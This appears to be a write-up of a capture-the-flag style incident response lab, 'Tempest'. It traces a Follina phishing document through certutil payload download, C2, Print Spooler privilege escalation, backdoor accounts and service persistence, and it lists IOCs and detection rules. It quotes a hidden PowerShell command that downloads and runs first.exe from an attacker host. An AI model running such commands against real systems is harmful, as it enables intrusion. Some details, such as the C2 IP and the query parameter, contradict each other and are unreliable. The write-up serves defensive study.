

Tempest

Full Attack Chain Incident Response Investigation

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Scenario

A CRITICAL alert has been escalated from the SOC to the Incident Response team. The compromised machine is the Tempest workstation. The SOC analyst has confirmed the following initial findings: the intrusion began with a malicious Word document (.doc extension), which was downloaded by the user via chrome.exe. Upon opening the document, a chain of commands was executed to achieve code execution and establish attacker persistence.

Three artefact files were provided for analysis: Sysmon event logs (.evtx), a network packet capture (.pcap), and supplementary endpoint logs. The investigation must trace the full attack chain from the initial document download through to command and control, discovery, privilege escalation, and persistence.

Objectives

- Trace the initial infection vector from the malicious Word document through the execution chain using Sysmon process creation events.
- Identify the Stage 2 payload download URL, binary name, and SHA256 hash from Sysmon logs.
- Determine the C2 infrastructure: callback IP, port, and the tool used to establish the reverse proxy connection.
- Identify all discovery, lateral movement, and persistence activities in the Sysmon and network logs.
- Reconstruct the complete attack timeline from initial access to final persistence mechanism.

Tools Used

Tool	Purpose
EvtxECmd, Timeline Explorer	Eric Zimmerman tools. EvtxECmd parses .evtx event log files into CSV. Timeline Explorer loads the CSV for interactive filtering, sorting, and searching across thousands of events.
SysmonView	Visualises Sysmon logs as a process tree, making it easy to follow parent-child process relationships and trace execution chains without manually reading individual events.
Brim (Zui)	Network traffic analysis tool that parses PCAP files using Zeek. Provides structured filtering across DNS, HTTP, and connection logs without needing to load the full capture into Wireshark.
CyberChef	Data transformation tools used to decode Base64-encoded PowerShell commands found in the Sysmon process creation events.
VirusTotal	SHA256 hash of the malicious binary submitted to confirm malicious classification and retrieve threat intelligence reports.



Sysmon Event IDs

Event 1 (Process Creation), Event 3 (Network Connection), Event 7 (Image Loaded), Event 11 (File Created), Event 22 (DNS Query). All critical for reconstructing the attack chain.


Investigation

Phase 1, Initial Access (Malicious Document)

The investigation began by filtering Sysmon Event 11 logs for file created events. The malicious .doc file was opened by user benimaru after being downloaded via chrome.exe. WinWord.exe spawned a PowerShell process shortly after the document opened, which is the key indicator of a malicious macro or embedded script executing on document open.



Investigating WINWORD.EXE, found out that it has IP 167.71.199.191 for domain phishteam.xyz



[illegible]

The screenshot displays the Windows Event Viewer interface. The main pane shows a list of events, with Event 11, Sysmon, selected. The details pane on the right shows the following information for Event 11, Sysmon:

- File created:
- RuleName: T1023
- UtcTime: 2022-06-20 17:13:37.822
- ProcessGuid: {4bbebf3ae-aabf-6260-380a-000000000700}
- ProcessId: 2628
- Image: C:\Windows\SysWOW64\udiedgnost.exe
- TargetFileName: C:\Users\benimaru\AppData\Local\Microsoft\Windows\Start Menu\Programs\Startup\update.zip
- CreationUtcTime: 2022-06-20 17:13:37.822
- User: TEMPEST\benimaru

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split  
-f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe;  
C:\Users\Public\Downloads\first.exe
```

Phase 2, Command and Control (Reverse SOCKS Proxy)

Dns query: RuleName: - UtcTime: 2022-06-20 17:02:19.158 ProcessGuid: {4bbeef3ae-ab22-62b0-8b0a-000000000700} ProcessId: 8948 QueryName: resolvecyber.xyz QueryStatus: 0 QueryResults: 64ff9bca747dea2:ffff:167.71.222.162; Image: C:\Users\Public\Downloads\first.exe User: TEMPEST\benimaru	Event 22, Sysmon - Event Properties - Save Selected Events... - Copy - Refresh - Help
Network connection detected: RuleName: Usermode UtcTime: 2022-06-20 17:03:58.544 ProcessGuid: {4bbeef3ae-ab22-62b0-8b0a-000000000700} ProcessId: 8948 Image: C:\Users\Public\Downloads\first.exe User: TEMPEST\benimaru Protocol: tcp Initiated: true SourceIpV6: false SourceIp: 192.168.254.107 SourceHostName: TEMPEST SourcePort: 51962 SourcePortName: - DestinationIpV6: false DestinationIp: 167.71.222.162 DestinationHostName: - DestinationPort: 80 DestinationPortName: http	Event 3, Sysmon - Event Properties - Save Selected Events... - Copy - Refresh - Help

```

2367 124.972284 192.168.254.107 167.71.199.191 HTTP 334 GET /02dcf07/index.html HTTP/1.1
+ 2411 125.648654 192.168.254.107 167.71.199.191 HTTP 334 GET /02dcf07/index.html HTTP/1.1
2504 131.169340 192.168.254.107 167.71.199.191 HTTP 229 GET /02dcf07/update.zip HTTP/1.1
2552 133.425603 192.168.254.107 34.104.35.123 HTTP 408 GET /edgedl/release2/chrome_component/fdhd1vhobpw54covysnzbesyve_337/lmlelgjehnejginboagddgdgfhpgnp_337_all_zz_acc6e2f6t6v...
2560 135.385187 192.168.254.107 34.104.35.123 HTTP 411 GET /edgedl/release2/chrome_component/fdhd1vhobpw54covysnzbesyve_337/lmlelgjehnejginboagddgdgfhpgnp_337_all_zz_acc6e2f6t6v...
2572 136.598017 192.168.254.107 34.104.35.123 HTTP 411 GET /edgedl/release2/chrome_component/fdhd1vhobpw54covysnzbesyve_337/lmlelgjehnejginboagddgdgfhpgnp_337_all_zz_acc6e2f6t6v...

Frame #411: 334 bytes on wire (2672 bits), 334 bytes captured (2672 bits) on interface \Device\NPF_{79F1317E-A1C6-4B81-84C8-AC13A41243C9}, id 0
Ethernet II, Src: VMware_a3:cb:4e (00:0c:29:a3:cb:4e), Dst: zte_22:ff:de (98:00:6a:22:ff:de)
  Destination: zte_22:ff:de (98:00:6a:22:ff:de)
    Address: zte_22:ff:de (98:00:6a:22:ff:de)
      .... ..0. .... . : LG bit: Globally unique address (factory default)
      .... ..0. .... . : IG bit: Individual address (unicast)
  Source: VMware_a3:cb:4e (00:0c:29:a3:cb:4e)
    Address: VMware_a3:cb:4e (00:0c:29:a3:cb:4e)
      .... ..0. .... . : LG bit: Globally unique address (factory default)
      .... ..0. .... . : IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 192.168.254.107, Dst: 167.71.199.191
> Transmission Control Protocol, Src Port: 51831, Dst Port: 80, Seq: 733, Ack: 4123, Len: 280
Hypertext Transfer Protocol
  GET /02dcf07/index.html HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /02dcf07/index.html HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /02dcf07/index.html
      Request Version: HTTP/1.1
    Accept: */*\r\n
    User-Agent: Mozilla/4.0 (compatible; ms-office; MSOffice 16)\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: phishteam.xyz\r\n
    If-Modified-Since: Mon, 20 Jun 2022 17:10:30 GMT\r\n
    If-None-Match: "12de-5e1e42e5dbdba-gzip"\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://phishteam.xyz/02dcf07/index.html]
    [HTTP request 4/7]
```

The screenshot displays the Wireshark interface with a packet list and a packet details pane. The packet list shows 14 packets, with packet 14 selected. The packet details pane shows the structure of the selected packet, which is an HTTP GET request for /9ab62b5 HTTP/1.1.

No.	Time	Source	Destination	Protocol	Length	Info
4683	226.370931	167.71.199.191	192.168.254.107	HTTP	1003	HTTP/1.1 200 OK (application/x-msdos-program)
5151	227.533834	167.71.199.191	192.168.254.107	HTTP	947	HTTP/1.1 200 OK (application/x-msdos-program)
5159	227.738875	192.168.254.107	167.71.222.162	HTTP	161	GET /9ab62b5 HTTP/1.1
5538	238.825400	192.168.254.107	167.71.222.162	HTTP	200	GET /9ab62b5?g=2mVYUqIcGgdvdtGvZdFx1zW5pbIfYdQk HTTP/1.1
5540	239.067020	192.168.254.107	167.71.222.162	HTTP	161	GET /9ab62b5 HTTP/1.1
5556	242.167312	192.168.254.107	167.71.222.162	HTTP	264	GET /9ab62b5?g=2mVYUqIcGgdvdtGvZdFx1zW5pbIfYdQk HTTP/1.1
5575	242.825182	192.168.254.107	167.71.222.162	HTTP	161	GET /9ab62b5 HTTP/1.1
5688	246.792458	192.168.254.107	167.71.222.162	HTTP	1048	GET /9ab62b5?g=2mVYUqIcGgdvdtGvZdFx1zW5pbIfYdQk HTTP/1.1
5618	246.965286	192.168.254.107	167.71.222.162	HTTP	161	GET /9ab62b5 HTTP/1.1
5696	251.982396	192.168.254.107	167.71.222.162	HTTP	592	GET /9ab62b5?g=2mVYUqIcGgdvdtGvZdFx1zW5pbIfYdQk HTTP/1.1
5705	252.129315	192.168.254.107	167.71.222.162	HTTP	161	GET /9ab62b5 HTTP/1.1

Frame 4683: 1003 bytes on wire (8024 bits), 1003 bytes captured (8024 bits) on interface vDevice\NPF{72F3137E-A16C-4B81-84C8-AC13A41243C9}, id 8

After first.exe executed, further analysis of Sysmon Event 1 and Event 3 (network connection) logs revealed the attacker deployed a second tool for persistent C2 communication. The binary ch.exe was executed with arguments establishing a reverse SOCKS proxy connection back to the attacker-controlled server at 167.71.199.191 on port 8080:

_path	tx_hosts	rx_hosts	conn_uids	mime_type	filename	md5
files	[[167.71.199.191]]	[[192.168.254.107]]	[[CcfLxV1wMhichY6d1]]	application/x-dosexec	Error(missing)	108da75de148145b6

This tool targeted the Windows Print Spooler service, leveraging `SeImpersonatePrivilege` to elevate execution rights to a higher security context.

AI Overview

PrintSpoofer64.exe

is a tool used for local privilege escalation on Windows. It exploits the Windows Print Spooler service to abuse `SeImpersonatePrivilege`, allowing a user (often a low-privileged service account) to impersonate the `NT AUTHORITY\SYSTEM` account and gain full administrative control of the system.


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Prerequisites



To use PrintSpoofer, your current compromised session must meet these requirements:

With upgraded system permissions secured, the attacker then invoked the exploit to execute a final payload (`final.exe`), establishing an elevated command-and-control (C2) connection outbound over port 8080.

id	orig_h	resp_p	resp_h
192.168.254.107	443	120.28.5.56	
192.168.254.107	443	20.106.94.33	
192.168.254.107	443	117.18.232.200	
192.168.254.107	443	204.79.197.222	
192.168.254.107	443	13.107.21.200	
192.168.254.107	443	52.168.112.66	
192.168.254.107	443	104.101.49.114	
192.168.254.107	443	52.139.250.253	
192.168.254.107	443	120.28.35.16	
192.168.254.107	443	52.143.81.222	
192.168.254.107	443	120.28.35.16	
192.168.254.107	443	120.28.5.56	
192.168.254.107	443	120.28.35.16	
192.168.254.107	443	13.107.21.200	
192.168.254.107	443	52.113.196.254	
192.168.254.107	443	13.107.248.254	
192.168.254.107	443	204.79.197.222	
192.168.254.107	443	13.107.6.254	
192.168.254.107	443	13.107.43.14	
192.168.254.107	443	13.107.21.200	
192.168.254.107	1648	192.168.254.114	
192.168.254.107	7680	192.168.0.109	
192.168.254.107	8009	192.168.254.114	
192.168.254.107	8080	167.71.222.162	
192.168.254.107	8080	167.71.199.191	



After establishing the new account, the attacker focused on maintaining a permanent administrative foothold. They used `sc.exe` to create a malicious service named `TempestUpdate2` on `\\TEMPEST`. This service executes the payload `C:\ProgramData\final.exe` and is set to `start= auto`, meaning it will automatically run in the background whenever the system boots up.



Attack Timeline

Stage	Source	Event
Initial	Chrome, Sysmon E11	User benimaru downloads malicious .doc file via chrome.exe.
Exploitation	WinWord.exe, Sysmon E1	WinWord.exe invokes msdt.exe as a child process, exploiting CVE-2022-30190 (Follina). Base64-encoded payload decoded to reveal the execution routine.
Stage 1 Payload	PowerShell, Sysmon E11	Decoded command downloads update.zip as the initial secondary archive. Target directory captured in logs.
Stage 2 Download	certutil, Sysmon E1	Hidden PowerShell session runs certutil to download first.exe from phishteam.xyz to C:\Users\Public\Downloads\first.exe.
C2 Callback	first.exe, Sysmon E3	first.exe (Nim-compiled binary) beacons to resolvecyber.xyz:80 via URI path /9ab62b5. Command results exfiltrated through the q URL query parameter.
Privilege Escalation	spf.exe, Sysmon E1	spf.exe downloaded and executed. Exploits Print Spooler service via SelpersonatePrivilege to elevate to SYSTEM.

Elevated C2	final.exe, Sysmon E3	final.exe executed with SYSTEM privileges. Elevated C2 connection established outbound on port 8080.
Account Creation	net.exe, Sysmon E1	Two local accounts created: shion and shuna. shion added to local Administrators group via net localgroup administrators /add shion.
Persistence (Service)	sc.exe, Sysmon E1	Malicious service TempestUpdate2 created on \TEMPEST via sc.exe. Executes C:\ProgramData\final.exe with start=auto on every system boot.

Indicators of Compromise

IOC Type	Value	Context
Domain	phishteam.xyz	Initial payload download domain. first.exe fetched from http://phishteam.xyz/02dcf07/first.exe . Embedded in document via CVE-2022-30190.
Domain	resolvecyber.xyz	C2 callback domain. first.exe beacons to this domain over port 80 polling URI /9ab62b5.
IP, Port	167[.]71[.]199[.]191:8080	Chisel C2 server. Target of reverse SOCKS proxy established by ch.exe and elevated final.exe.
URL	http://phishteam[.]xyz/02dcf07/index[.]html	Malicious URL embedded in the document, confirmed in PCAP with Base64 encoding.
File	update.zip	Stage 1 archive. Downloaded as part of initial Follina exploitation routine.
File	first.exe	Stage 2 Nim-compiled C2 agent. Saved to C:\Users\Public\Downloads\first.exe.
File	ch.exe (Chisel)	Reverse SOCKS proxy tunnel tool. Establishes encrypted outbound C2 channel.
File	spf.exe	Privilege escalation binary. Exploits Print Spooler via SeImpersonatePrivilege to reach SYSTEM.
File	final.exe	Elevated C2 payload. Executed at SYSTEM level. Persistence copy at C:\ProgramData\final.exe.
C2 URI	/9ab62b5	URI path polled by first.exe for command retrieval. Results exfiltrated via q query parameter.

Accounts Created	shion , shuna	Backdoor local user accounts created post-compromise. shion added to Administrators group.
Service	TempestUpdate2	Malicious Windows service created via sc.exe. Executes final.exe at system startup (start=auto).
CVE	CVE-2022-30190	Follina vulnerability exploited via malicious .doc to invoke msdt.exe without user interaction.
Victim User	benimaru	Compromised account on the Tempest workstation. Initial target of the phishing document.

DETECTION OPPORTUNITIES

- Alert on WinWord.exe, Excel.exe, or any Office application spawning msdt.exe as a child process. This is the primary behavioural signature of CVE-2022-30190 (Follina) exploitation (MITRE T1203).
- Alert on certutil.exe executed with -urlcache -split -f flags downloading to C:\Users\Public, Temp, or ProgramData directories (MITRE T1105).
- Alert on outbound connections from non-browser or non-system processes to external IPs on ports 80 or 8080, especially where the parent process is a document-handling or scripting application.
- Alert on spf.exe or any unsigned binary targeting the Windows Print Spooler service (spoolsv.exe) via process access events (Sysmon Event 10), which is the key indicator for SelmpersonatePrivilege abuse (MITRE T1068).
- Alert on sc.exe creating a new service where the binary path points to a non-standard directory (ProgramData, AppData, Temp) and the start type is set to auto (MITRE T1543.003).
- Alert on net.exe or net1.exe commands creating a new user account followed within 60 seconds by a command adding that account to the local Administrators or Remote Desktop Users group (MITRE T1136).

Summary

Tempest is a full attack chain investigation that tests every skill from the SOC Level 1 path simultaneously. The attack exploited CVE-2022-30190 (Follina) to silently invoke msdt.exe through a malicious Word document, bypassing the need for macro execution entirely. The decoded payload downloaded a Nim-compiled C2 agent (first.exe) that beacons to resolvecyber.xyz over port 80, followed by Chisel (ch.exe) for an encrypted reverse SOCKS proxy tunnel. Privilege escalation was achieved via the Print Spooler service using spf.exe, reaching SYSTEM level. Post-escalation, two backdoor accounts were created (shion and shuna), and a persistent service (TempestUpdate2) was installed to ensure final.exe would re-execute on every reboot.

Area	Finding
Initial Access	Malicious .doc exploited CVE-2022-30190 (Follina) via msdt.exe. No macro execution required.
Payload Delivery	certutil downloaded first.exe (Nim-compiled) from phishteam.xyz. Stage 1 archive: update.zip.
C2	first.exe beacons to resolvecyber.xyz:80 via /9ab62b5 URI. Chisel tunnel to 167.71.199.191:8080.

Privilege Escalation	spf.exe exploited Print Spooler (SeImpersonatePrivilege) to reach SYSTEM. final.exe executed elevated.
Account Persistence	Backdoor accounts shion and shuna created. shion added to local Administrators group.
Service Persistence	TempestUpdate2 service created via sc.exe. Executes C:\ProgramData\final.exe on auto-start.
Tools Used	EvtxECmd, Timeline Explorer, SysmonView, Brim, CyberChef, VirusTotal.
MITRE Coverage	T1203 (Follina Exploit), T1059.001 (PowerShell), T1105 (Ingress Tool Transfer), T1068 (Privilege Escalation), T1543.003 (Windows Service), T1136 (Create Account), T1571 (Non-Standard Port).